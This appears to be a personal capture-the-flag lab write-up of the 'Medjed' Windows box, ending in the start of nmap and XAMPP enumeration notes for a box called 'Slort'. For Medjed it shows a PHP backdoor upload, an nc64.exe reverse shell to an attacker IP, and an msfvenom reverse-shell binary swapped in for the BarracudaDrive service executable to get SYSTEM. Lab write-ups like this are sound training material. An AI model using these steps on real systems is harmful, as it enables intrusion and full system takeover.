BarracudaDrive v6.5 - Insecure Folder Permissions
---------------------------------------------------------------------
Shellcodes: No Results
```


http://192.168.246.127:8000/Config-Wizard/wizard/SetAdmin.lsp

it askes you to create a account first I have created an account with **admin : admin123** creds !!

Now navigate to http://192.168.246.127:8000/private/manage/ this and login with that credentials !!

we got access !!

You can see the Web file server




You can see we ahve some /fs directory read and write accesss !!

Click one of the links shown in the table below to access the Web File Manager (2):


File Server Links	Access Rights
/fs/	read - write

Click on **C**\



and you are now able to access the C:\ Directory !!


Note : I have tried to upload the reverse shell and open on new tab but I have failed !!



\

you can see the **Xampp** directory !!


and navigate to **htdocs**




http://192.168.246.127:8000/fs/C/xampp/htdocs/

You can see the **phpinfo.php**

→ We ahve some more http servers running let's check which http server has **phpinfo.php**
→ Got one hit !!



http://192.168.246.127:45332/phpinfo.php



So if we upload any reverse shell php file it will be executed successfully !!

upload **simple-backdoor.php**

http://192.168.246.127:45332/simple-backdoor.php?cmd=whoami

upload **nc64.exe**

http://192.168.246.127:45332/simple-backdoor.php?cmd=nc64.exe%20192.168.45.225%20443%20-e%20cmd.exe

got reverse shell

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Medjed]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.1
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
whoami
medjed\jerren
```


got intial access !!

```
C:\Users\Jerren\Desktop>type local.txt
type local.txt
94fca1b29d351200e0ee431761f0e17d

C:\Users\Jerren\Desktop>whoami
whoami
medjed\jerren
```

got **local.txt**

we ahve local privesc exploit !!

PrivEsc: [**BarracudaDrive 6.5**]



```
┌──(kali💀kali)-[~/offsec/pg/Win/Medjed]
└─$ searchsploit BarracudaDrive 6.5
------------------------------------------------------------
 Exploit Title
------------------------------------------------------------
BarracudaDrive v6.5 - Insecure Folder Permissions
------------------------------------------------------------
Shellcodes: No Results
```

BarracudaDrive v6.5 - Insecure Folder Permissions → windows/local/48789.txt

In that exploit code they have clearly mentioned how to exploit and I have exploitted in my way !!

PS C:\bd> **icacls C:\bd**

```
PS C:\bd> icacls C:\bd
icacls C:\bd
C:\bd BUILTIN\Administrators:(I)(OI)(CI)(F)
      NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
      BUILTIN\Users:(I)(OI)(CI)(RX)
      NT AUTHORITY\Authenticated Users:(I)(M)
      NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

You can see we have access to that folder !!

PS C:\bd> **cmd.exe /c sc qc bd**

```
PS C:\bd> cmd.exe /c sc qc bd
cmd.exe /c sc qc bd
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: bd
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\bd\bd.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : BarracudaDrive ( bd ) service
        DEPENDENCIES       : Tcpip
        SERVICE_START_NAME : LocalSystem
```

we need to restart to get the restart this service !!

first chnage the bd.exe file to bd-original.exe

C:\bd>**move bd.exe bd-original.exe**

now there is no bd.exe in that folder so upload our malicious binary with the bd.exe name and place in that folder and shutdown the system !!

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.225 LPORT=8989 -f exe > bd.exe

C:\bd>**move C:\Users\Jerren\bd.exe .**

C:\bd>**shutdown /r**

```
C:\bd>move C:\Users\Jerren\bd.exe .
move C:\Users\Jerren\bd.exe .
        1 file(s) moved.

C:\bd>shutdown /r
shutdown /r
```

after some time we got the system level access !!

```
┌──(root💀kali)-[/home/…/offsec/pg/Win/Medjed]
└─# rlwrap -cAr nc -lvnp 8989
listening on [any] 8989 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.127] 49668
Microsoft Windows [Version 10.0.19042.1387]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>type C:\Users\Administrator\Desktop\proof.txt
type C:\Users\Administrator\Desktop\proof.txt
1e17c3ad791374bb649f67b34854c149

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.246.127
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.246.254

C:\WINDOWS\system32>hostname
hostname
medjed
```

got **proof.txt**

Slort

Brief:

OS: Windows

Web-Technologies:

IP:

Users:

Credentials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.225.179 --open

NMAP Results:

PORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.41 beta
| ftp-syst:
|_ SYST: UNIX emulated by FileZilla
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3306/tcp open mysql?
| fingerprint-strings:
| DNSVersionBindReqTCP, NULL, RTSPRequest:
|_ Host '192.168.45.225' is not allowed to connect to this MariaDB server
4443/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.246.53:4443/dashboard/
5040/tcp open unknown
7680/tcp open pando-pub?
8080/tcp open http Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)

|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_http-open-proxy: Proxy might be redirecting requests
| http-title: Welcome to XAMPP
|_Requested resource was http://192.168.246.53:8080/dashboard/
49665/tcp open msrpc   Microsoft Windows RPC
49666/tcp open msrpc   Microsoft Windows RPC
49667/tcp open msrpc   Microsoft Windows RPC
49668/tcp open msrpc   Microsoft Windows RPC
49669/tcp open msrpc   Microsoft Windows RPC

==========

Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

→ Started with the anonymou FTP and smb ports nothing done much !!
→ There is an http server on port **4443**

and it is a Xampp and there is php info pages !!

http://192.168.246.53:4443/dashboard/



Welcome to XAMPP for Windows 7.4.6

phpinfo.php page !!

http://192.168.246.53:4443/dashboard/phpinfo.php

in Environment I ahve found some internal path details !!

ProgramFiles	C:\Program Files
ProgramFiles(x86)	C:\Program Files (x86)
